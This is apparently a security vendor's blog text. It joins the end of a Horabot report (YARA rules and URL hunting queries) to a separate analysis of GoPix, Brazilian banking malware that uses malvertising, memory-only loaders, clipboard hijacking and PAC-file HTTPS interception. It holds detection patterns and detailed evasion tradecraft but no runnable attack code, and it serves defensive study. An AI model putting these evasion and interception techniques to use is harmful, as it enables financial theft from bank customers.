
Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
Harvest emails via the MAPI namespace;
Exfiltrate unique email addresses to the C2;
Clean up the outbox;
Filter the exfiltrated email addresses against a blocklist of keywords;
Prepare a phishing email containing a malicious PDF;
Mass-distribute the email to the filtered addresses.
One interesting point is that the spreader’s code and comments allow us to extract some useful intel:
All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”

Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.
YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.
import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and
        filesize < 150MB and
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"

    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.
VirusTotal Intelligence
entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan
page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)
GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.
Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.
GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.
The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.
The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.
The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.
Initial infection

Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.
We have been monitoring this threat since 2023, and it continues to be very active for the time being.
When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.
Website shown if the user is detected as a bot or sandbox

However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:
JSON response from a malicious endpoint



The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.
WebSocket request to check if the port is open
This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.
Malware delivered through a malicious website
Infection chain
First-stage payload

If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.
Stolen certificate used to sign the malicious installer
The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.
NSIS installer code creating a batch file
However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.
The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.
It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.
Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).
GoPix delivery chain
Initial PowerShell script
This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.
System information collection
The information contained within this JSON is as follows:
Folder and file names to be created under the %APPDATA% directory
Obfuscated PowerShell script
Encrypted PowerShell script ps
Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
GoPix configuration file pf
Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.

Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.
Deobfuscated PowerShell script
Decrypted PowerShell script “ps”
The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.

PowerShell script shellcode jumps to the malware loader shellcode

The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.
Building the GoPix shellcode depending on the targeted architecture
Shellcode

This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.
The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique
The first time GoPix is dropped into memory through PowerShell, its structure is as follows:
Memory dropper shellcode
Memory dropper DLL
Main payload shellcode
Main payload DLL

Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.
MZ signature zeroed
GoPix dropper
When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.

After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.
The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function
Main GoPix implant
Clipboard stealing functionality

Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.
Boleto bancário targeted in clipboard-stealing functionality
When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.
Unique man-in-the-middle attack

PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.
In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.
PAC file excerpt
To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.
CRC32
Target
8BD688E8
local
8CA8ACFF
www2.banco********.com.br
AD8F5213
autoatendimento.********.com.br
105A3F17
www2.****.com.br
B477FE70
internetbanking.*******.gov.br
785F39C2
loginx.********.br
C72C8593
internetpf.*****.com.br
75E3C3BA
internet.*****.com.br
FD4E6024
internetbanking.*******.com.br
HTTPS interception

Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.
GoPix trusted root certificate
Conclusion
